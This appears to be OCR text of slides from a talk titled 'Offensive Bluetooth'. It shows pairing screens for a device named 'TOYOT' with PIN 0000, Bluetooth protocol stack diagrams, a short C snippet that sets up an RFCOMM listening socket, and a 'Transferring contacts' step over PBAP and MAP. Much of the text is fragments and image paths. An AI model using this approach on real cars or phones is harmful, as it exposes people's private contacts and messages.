
Offensive Bluetooth



Add Device

Waiting...
Please search for the device bel

Device Name : TOYOT


Bluetooth Address : 64:D4:E


Bluetooth PIN : 0000


Bluetooth®

smart phones

computers


Application
OBEX
SERIAL
TCP/IP
RFCOMM
TCS
SDP
L2CAP
HCI
Audio
Link Manager
Baseband
Radio



HCI
HCI CONTROLLER
LINK MANAGER
LINK CONTROLLER
RADIO LAYER




HCI

BASEBAND

RADIO LAYER


Channel
Time



Application


RFCOMM

L2CAP


HCI

BASEBAND

RADIO LAYER



```
socket_desc = socket(AF_BLUETOOTH, SOCK_STREAM, BTPROTO_RFCOMM);
if (socket_desc == -1)
{
   printf("Failed to create socket\n");
   _exit(1);
}

loc_addr.rc_family = AF_BLUETOOTH;
str2ba(src, &loc_addr.rc_bdaddr);
loc_addr.rc_channel = (uint8_t) channel;

if (bind(socket_desc,(struct sockaddr *)&loc_addr, sizeof(loc_addr)) < 0)
{
    printf("Failed to bind\n");
    return 1;
}
listen(socket_desc , 1);
```



OBEX


RFCOMM

L2CAP

HCI

BASEBAND

RADIO LAYER



PBAP

OBEX


RFCOMM

L2CAP

HCI


BASEBAND

RADIO LAYER



Data Transfer

Transferring contacts...



MAP

OBEX


RFCOMM

L2CAP

HCI

